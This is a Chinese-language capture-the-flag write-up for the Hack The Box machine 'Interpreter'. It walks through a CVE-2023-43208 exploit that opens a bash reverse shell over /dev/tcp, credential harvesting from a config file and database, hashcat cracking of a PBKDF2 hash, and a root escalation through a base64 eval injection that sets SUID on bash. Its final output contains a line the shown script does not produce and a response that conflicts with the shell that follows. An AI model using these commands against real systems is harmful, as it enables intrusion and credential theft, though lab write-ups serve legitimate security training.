
1320 字
7 分钟
HTB-htb-interpreter WriteUp
1. Recon
常规端口扫描
nmap -sT -min-rate 10000 -p- -iL ip.txt -oA nmapscan/ports...PORT STATE SERVICE22/tcp open ssh80/tcp open http443/tcp open https6661/tcp open unknown2. Foothold

下载页面上的 webstart.jnlp 文件后发现这是一个基于 Mirth Connect 4.4.0 的系统
head -n 1 webstart.jnlp<jnlp codebase="https://ip:port" version="4.4.0">使用 CVE-2023-43208 反弹 shell
└─# echo "bash -i >& /dev/tcp/your_ip/your_port 0>&1" | base64
└─# python3 ./exploit.py exec -t https://target_ip -c 'bash -c {echo,your_base64_code}|{base64,-d}|{bash,-i}'成功接收
└─# nc -lvnp 4444listening on [any] 4444 ...connect to [your_ip] from (UNKNOWN) [target_ip] portbash: cannot set terminal process group (3589): Inappropriate ioctl for devicebash: no job control in this shellmirth@interpreter:/usr/local/mirthconnect$翻找配置文件,发现数据库口令
mirthconnect$ cat conf/mirth.properties | grep pass# password requirementspassword.minlength = 0password.minupper = 0password.minlower = 0password.minnumeric = 0password.minspecial = 0password.retrylimit = 0password.lockoutperiod = 0password.expiration = 0password.graceperiod = 0password.reuseperiod = 0password.reuselimit = 0keystore.storepass = 5GbU5HGTOOgEkeystore.keypass = tAuJfQeXdnPwdatabase.password = MirthPass123!连接数据库直接查询,发现 sedric 用户的 hash
$ mysql -u mirthdb -p'MirthPass123!' -e "use mc_bdd_prod;select * from PERSON;"ID USERNAME FIRSTNAME LASTNAME ORGANIZATION INDUSTRY EMAIL PHONENUMBER DESCRIPTION LAST_LOGIN GRACE_PERIOD_START STRIKE_COUNT LAST_STRIKE_TIME LOGGED_IN ROLE COUNTRY STATETERRITORY USERCONSENT2 sedric NULL 2025-09-21 17:56:02 NULL 0 NULL \0 NULL United States NULL 0$ mysql -u mirthdb -p'MirthPass123!' -e "use mc_bdd_prod;select * from PERSON_PASSWORD;"PERSON_ID PASSWORD PASSWORD_DATE2 u/+LBBOUnadiyFBsMOoIDPLbUR0rk59kEkPU17itdrVWA/kLMt3w+w== 2025-09-19 09:22:28从官方文档 得知 mirth connect 4.4.0 版本后,若没在配置文档 mirth.properties 中明确加密方式则口令加密方式将会从 sha256 更换为 PBKDF2WithHmacSHA256,并且迭代次数从 1000 更改为 600000
└─# hashcat -h | grep PBKDF2 | grep SHA256 10900 | PBKDF2-HMAC-SHA256 | Generic KDF 12800 | MS-AzureSync PBKDF2-HMAC-SHA256 | Operating System 9200 | Cisco-IOS $8$ (PBKDF2-SHA256) | Operating System 10901 | RedHat 389-DS LDAP (PBKDF2-HMAC-SHA256) | FTP, HTTP, SMTP, LDAP Server 27500 | VirtualBox (PBKDF2-HMAC-SHA256 & AES-128-XTS) | Full-Disk Encryption (FDE) 27600 | VirtualBox (PBKDF2-HMAC-SHA256 & AES-256-XTS) | Full-Disk Encryption (FDE) 10000 | Django (PBKDF2-SHA256) | Framework 24420 | PKCS#8 Private Keys (PBKDF2-HMAC-SHA256 + 3DES/AES) | Private Key 16300 | Ethereum Pre-Sale Wallet, PBKDF2-HMAC-SHA256 | Cryptocurrency Wallet 15600 | Ethereum Wallet, PBKDF2-HMAC-SHA256 | Cryptocurrency Wallet此模式的 hash 值需为 base64 格式
hashcat --example-hashes -m 10900hashcat (v6.2.6) starting in hash-info mode
Hash Info:==========
Hash mode #10900 Name................: PBKDF2-HMAC-SHA256 Category............: Generic KDF Slow.Hash...........: Yes Password.Len.Min....: 0 Password.Len.Max....: 256 Salt.Type...........: Embedded Salt.Len.Min........: 0 Salt.Len.Max........: 256 Kernel.Type(s)......: pure Example.Hash.Format.: plain Example.Hash........: sha256:1000:NjI3MDM3:vVfavLQL9ZWjg8BUMq6/FB8FtpkIGWYk Example.Pass........: hashcat Benchmark.Mask......: ?b?b?b?b?b?b?b Autodetect.Enabled..: Yes Self.Test.Enabled...: Yes Potfile.Enabled.....: Yes Custom.Plugin.......: No Plaintext.Encoding..: ASCII, HEX在此,我们先提取出其前 8 位作为 salt,后 32 位作为 hash
└─# echo "u/+LBBOUnadiyFBsMOoIDPLbUR0rk59kEkPU17itdrVWA/kLMt3w+w==" | base64 -d | xxd00000000: bbff 8b04 1394 9da7 62c8 506c 30ea 080c ........b.Pl0...00000010: f2db 511d 2b93 9f64 1243 d4d7 b8ad 76b5 ..Q.+..d.C....v.00000020: 5603 f90b 32dd f0fb V...2...xxd -r 反向操作,先将 ascii 字符串转为 binary 二进制格式,再进行 base64 编码
└─# echo -n "bbff8b0413949da7" | xxd -r -p | base64u/+LBBOUnac=
└─# echo "62c8506c30ea080cf2db511d2b939f641243d4d7b8ad76b55603f90b32ddf0fb"| xxd -r -p | base64YshQbDDqCAzy21EdK5OfZBJD1Ne4rXa1VgP5CzLd8Ps=btw,hashcat 通常使用 GPU 进行爆破,而 GPU 原理则是同时进行一批计算而不是逐个计算,爆破此 hash总耗时基本都是在 10 分钟左右~
sudo hashcat -m 10900 hash.txt /path/to/rockyou.txt
...sha256:600000:u/+LBBOUnac=:YshQbDDqCAzy21EdK5OfZBJD1Ne4rXa1VgP5CzLd8Ps=:snowflake1...3. PrivEsc
在查看进程的过程中发现其运行了一个 python 脚本 /usr/local/bin/notif.py
sedric@interpreter:~$ ps -auxUSER PID %CPU %MEM VSZ RSS TTY STAT START TIME COMMAND...root 2836 0.1 0.0 86944 2568 ? D<sl 11:05 0:00 /sbin/auditd_laurel 2855 0.0 0.1 9444 5804 ? S< 11:05 0:00 /usr/local/sbin/laurel --config /etc/laurel/config.toroot 3170 0.0 0.0 0 0 ? S 11:05 0:00 [audit_prune_tree]root 3197 0.0 0.0 5468 1008 ? Ss 11:05 0:00 /usr/sbin/anacron -d -q -sroot 3198 0.0 0.0 6616 1204 ? Ss 11:05 0:00 /usr/sbin/cron -fmessage+ 3199 0.0 0.1 9144 4868 ? Ss 11:05 0:00 /usr/bin/dbus-daemon --system --address=systemd: --noroot 3201 0.0 0.1 221800 4804 ? Ssl 11:05 0:00 /usr/sbin/rsyslogd -n -iNONEroot 3202 0.0 0.1 17028 7764 ? Ss 11:05 0:00 /lib/systemd/systemd-logindroot 3211 0.0 0.1 16552 5780 ? Ss 11:05 0:00 /sbin/wpa_supplicant -u -s -O DIR=/run/wpa_supplicantroot 3250 0.0 0.0 5876 3516 ? Ss 11:05 0:00 dhclient -4 -v -i -pf /run/dhclient.eth0.pid -lf /varroot 3412 0.1 0.6 400212 27448 ? Ssl 11:05 0:00 /usr/bin/python3 /usr/bin/fail2ban-server -xf startroot 3417 0.0 0.0 5880 1012 tty1 Ss+ 11:05 0:00 /sbin/agetty -o -p -- \u --noclear - linuxroot 3428 0.8 0.2 144700 11032 ? Sl 11:05 0:02 /usr/sbin/vmtoolsdroot 3429 0.0 0.2 15452 8868 ? Ss 11:05 0:00 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startumysql 3534 0.2 3.5 1415480 141840 ? Ssl 11:05 0:00 /usr/sbin/mariadbdroot 3550 0.0 0.2 40776 11316 ? S 11:05 0:00 /usr/lib/vmware-vgauth/VGAuthService -smirth 3563 15.8 8.1 2883160 328380 ? Ssl 11:05 0:52 /usr/lib/jvm/java-17-openjdk-amd64/bin/java -server -root 3571 0.2 0.7 39872 31516 ? Ss 11:05 0:00 /usr/bin/python3 /usr/local/bin/notif.pyroot 3912 0.0 0.2 17752 10852 ? Ss 11:08 0:00 sshd: sedric [priv]sedric 3915 0.0 0.2 18904 10404 ? Ss 11:08 0:00 /lib/systemd/systemd --usersedric 3916 0.0 0.0 103204 3040 ? S 11:08 0:00 (sd-pam)sedric 3926 0.0 0.1 18012 6872 ? S 11:08 0:00 sshd: sedric@pts/0sedric 3927 0.0 0.1 9604 5752 pts/0 Ss 11:08 0:00 -bashsedric 3975 150 0.1 12308 5340 pts/0 R+ 11:10 0:00 ps -aux审计脚本,可控制传入 eval 的 template
sedric@interpreter:~$ cat /usr/local/bin/notif.py#!/usr/bin/env python3"""Notification server for added patients.This server listens for XML messages containing patient information and writes formatted notifications to files in /var/secure-health/patients/.It is designed to be run locally and only accepts requests with preformated data from MirthConnect running on the same machine.It takes data interpreted from HL7 to XML by MirthConnect and formats it using a safe templating function."""from flask import Flask, request, abortimport reimport uuidfrom datetime import datetimeimport xml.etree.ElementTree as ET, os
app = Flask(__name__)USER_DIR = "/var/secure-health/patients/"; os.makedirs(USER_DIR, exist_ok=True)
def template(first, last, sender, ts, dob, gender): pattern = re.compile(r"^[a-zA-Z0-9._'\"(){}=+/]+$") for s in [first, last, sender, ts, dob, gender]: if not pattern.fullmatch(s): return "[INVALID_INPUT]" # DOB format is DD/MM/YYYY try: year_of_birth = int(dob.split('/')[-1]) if year_of_birth < 1900 or year_of_birth > datetime.now().year: return "[INVALID_DOB]" except: return "[INVALID_DOB]" template = f"Patient {first} {last} ({gender}), {{datetime.now().year - year_of_birth}} years old, received from {sender} at {ts}" try: return eval(f"f'''{template}'''") except Exception as e: return f"[EVAL_ERROR] {e}"
@app.route("/addPatient", methods=["POST"])def receive(): if request.remote_addr != "127.0.0.1": abort(403) try: xml_text = request.data.decode() xml_root = ET.fromstring(xml_text) except ET.ParseError: return "XML ERROR\n", 400 patient = xml_root if xml_root.tag=="patient" else xml_root.find("patient") if patient is None: return "No <patient> tag found\n", 400 id = uuid.uuid4().hex data = {tag: (patient.findtext(tag) or "") for tag in ["firstname","lastname","sender_app","timestamp","birth_date","gender"]} notification = template(data["firstname"],data["lastname"],data["sender_app"],data["timestamp"],data["birth_date"],data["gender"]) path = os.path.join(USER_DIR,f"{id}.txt") with open(path,"w") as f: f.write(notification+"\n") return notification
if __name__=="__main__": app.run("127.0.0.1",54321, threaded=True)在 xml 中写入提权语句
#!/usr/bin/env python3import urllib.request
url = "http://127.0.0.1:54321/addPatient"
xml_data = """<?xml version="1.0"?><patient> <firstname>{exec(__import__("base64").b64decode("X19pbXBvcnRfXygnb3MnKS5zeXN0ZW0oJ2NobW9kICtzIC9iaW4vYmFzaCcpCg==").decode())}</firstname> <lastname>Alan</lastname> <sender_app>priv</sender_app> <timestamp>20260308</timestamp> <birth_date>01/01/2000</birth_date> <gender>M</gender></patient>"""
req = urllib.request.Request( url, data=xml_data.encode("utf-8"), method="POST", headers={"Content-Type": "application/xml"})
try: resp = urllib.request.urlopen(req) body = resp.read().decode() print("Status:", resp.status) print("Response:", body)except Exception as e: print("Error:", e)执行
sedric@interpreter:/tmp$ python3 priv.pyStatus: 200Response: [INVALID_INPUT][*] Eval not triggered. No obvious vulnerability.
sedric@interpreter:/tmp$ /bin/bash -pbash-5.2# whoamiroot4. Reference
HTB-htb-interpreter WriteUp
https://blog.41an.com/posts/htb-interpreter/ 部分信息可能已经过时